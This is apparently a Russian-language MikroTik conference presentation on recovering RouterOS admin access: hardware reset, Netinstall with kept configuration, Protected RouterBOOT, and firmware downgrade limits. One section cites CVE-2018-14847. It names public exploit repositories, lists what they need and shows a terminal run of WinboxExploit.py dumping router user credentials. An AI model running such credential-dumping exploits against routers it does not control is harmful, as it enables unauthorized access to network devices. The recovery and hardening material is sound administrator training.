

ВОССТАНОВЛЕНИЕ ДОСТУПА К ROUTEROS

ИЛИ СБРОС ПАРОЛЯ АДМИНИСТРАТОРА С СОХРАНЕНИЕМ КОНФИГУРАЦИИ

МУМ, Москва 2018г.

ПАВЕЛ БОЧКОВ

MikroTik Certified Trainer [TR0424]

pavel_nikolaevich@hotmail.com

www.marketlines.ru

Санкт-Петербург



Яндекс

подбор слов

сброс пароля mikrotik

Подобрать

По словам

По регионам

История запросов

Все регионы

История показов по фразе « сброс пароля mikrotik »

Группировать по:

месяц

неделя


Все

Десктопы

Мобильные

Только телефоны

Только планшеты



TOTAL RESULTS

2,002,951

TOP COUNTRIES



Brazil	295,270
Indonesia	152,894
China	145,051
Russian Federation	134,764

Password: *

Add/Set

Connect To RoMON

Con


ERROR: wrong username or password

Managed

Neighbors



Set Master Password



АППАРАТНЫЙ СБРОС НАСТРОЕК

- Кнопка Reset, Контактная площадка, Перемычка
- Выключаем питание
- Зажимаем Reset / Замыкаем контакты
- Не отпуская нажатый Reset/замкнутые контакты, подаем питание на маршрутизатор
- Видим АСТ-мигает, отпускаем Reset – настройки сброшены!

РЕЗУЛЬТАТ АППАРАТНОГО СБРОСА

- Сбрасывается пароль Админа
- Сбрасывается конфигурация
- Сохраняется содержимое внутреннего диска
- Возвращаете себе контроль

«СБРОС» С ПОМОЩЬЮ NETINSTALL

- Сбрасывается пароль Админа
- Сбрасывается конфигурация
- Теряется содержимое внутреннего диска
- Возвращаете себе контроль

СПЕЦИАЛЬНЫЕ МЕТОДЫ И CVE-2018-14847

- Wikileaks: Vault 7 Project: Chimay Red
- BasuCert/WinboxPoC
- BigNerd95/WinboxExploit



ЧТО ПОТРЕБУЕТСЯ?

- Доступ к порту Winbox TCP/8291 или MAC
- RouterOS 6.29-6.42 Current
- RouterOS до 6.40.8 BugFix
- Python (с pwltools)

```
root@rabbix:~/winbox/WinboxExploit-master# python3 WinboxExploit.py 192.168.1.100
192.168.1.100
User: its
Pass: [REDACTED]

User: its
Pass: [REDACTED]


User: admin
Pass: [REDACTED]

User: ftp
Pass: [REDACTED]

User: ftp
Pass: [REDACTED]

User: ftp
Pass: [REDACTED]


root@rabbix:~/winbox/WinboxExploit-master#
```



ЧТО ПОТРЕБУЕТСЯ?


- Доступ к порту Winbox TCP/8291
- RouterOS 6.29-6.42 Current
- RouterOS до 6.40.8 BugFix
- Python (с pwltools)

KEEP OLD CONFIGURATION



KEEP OLD CONFIGURATION

- Скачиваем Netinstall
- Скачиваем RouterOS в соответствии с архитектурой процессора MikroTik
- Заливаем Netinstall'ом старую версию RouterOS с установленным флажком Keep old configuration!
- Сводим решение задачи к типовому



А ЧТО ЕСЛИ?

- Похитят
- Получат доступ к паролям
- Развернут сниффер
- Вернуться на **[CUT CENSURED]**-Link

PROTECTED ROUTERBOOT

The image shows a screenshot of a Routerboard configuration interface. A 'Routerboard' window is open, displaying the following information:

- Routerboard
- Model: RouterBOARD 941-2nD
- Serial Number: 7DE308969BF9

Buttons for 'OK', 'Upgrade', and 'Settings' are visible on the right side of the Routerboard window.

Overlaid on top of the Routerboard window is a 'Settings' dialog box with the following configuration:

- Boot Device: nand-if-fail-then-eth0
- CPU Frequency: 650MHz
- Boot Protocol: bootp
- Reformat Hold Button: 00:00:00
- Force Backup Booter
- Silent Boot
- Protected Routerboot

Buttons for 'OK', 'Cancel', and 'Apply' are visible on the right side of the Settings dialog box.

At the bottom of the screenshot, an error dialog box is displayed with the following text:

Wrong Reformat Hold Button


Error in Reformat Hold Button - time interval in range [00:00:05;00:05:00] expected!

An 'OK' button is located at the bottom right of the error dialog box.

A red arrow points from the 'Protected Routerboot' checkbox in the Settings dialog box to the error dialog box.

PROTECTED ROUTERBOOT

- [admin@MikroTik] > /system routerboard settings print
- boot-device: nand-if-fail-then-ethernet
- cpu-frequency: 650MHz
- boot-protocol: bootp
- force-backup-booter: no
- silent-boot: no
- protected-routerboot: enabled
- reformat-hold-button: 20s
- reformat-hold-button-max: 2 | s



PROTECTED ROUTERBOOT

- Отключает любой доступ к RouterBOOT через консольный кабель
- Отключает операцию кнопки RESET для загрузки с NetInstall
- Доступ к RouterOS возможен только если знаешь пароль Админа
- Отключить можно только из RouterOS
- Отформатировать NAND можно только зная заданный интервал в который должна быть нажата кнопка RESET (интервал между reformat-hold-button и reformat-hold-button-max)


PROTECTED ROUTER BOOT «ПОПАЛИ В ИНТЕРВАЛ»

- 1) RouterOS, all of its files and configuration is completely and irreversibly erased by nand re-format;
- 2) all RouterBOOT settings are reset to defaults;
- 3) Board is rebooted;
- 4) As boot from NAND fails, it goes to etherboot automatically;
- 5) Netinstall is required to reinstall RouterOS.

PROTECTED ROUTER BOOT

- 1) RouterOS, все её файлы и конфигурация полностью затрутса в результате форматирования NAND;
- 2) Все RouterBOOT настройки сбросятся в Defaults;
- 3) "Железка" перезагрузится;
- 4) Из ошибки загрузки с NAND, загрузка перейдет к etherBoot автоматически;
- 5) Потребуется переустановка RouterOS с помощью Netinstall.

ДАУНГРЕЙД ROS НЕ БЕСКОНЕЧЕН



The screenshot shows a window titled "Resources" with various system parameters. A red arrow points from the text "ДАУНГРЕЙД ROS НЕ БЕСКОНЕЧЕН" to the "Factory Software" field, which contains the value "6.40.4".

Uptime:	01:05:30	OK
Free Memory:	8.6 MIB	CPU
Total Memory:	32.0 MIB	IRQ
CPU:	MIPS 24Kc V7.4	
Total Sector Writes:		
Bad Blocks:	0.0	
Architecture Name:	smips	
Board Name:	hAP mini	
Version:	6.40.4 (stable)	
Build Time:	Oct/02/2017 08:38:30	
Factory Software:	6.40.4	

СПАСИБО ЗА ВНИМАНИЕ!

Задавайте вопросы по презентации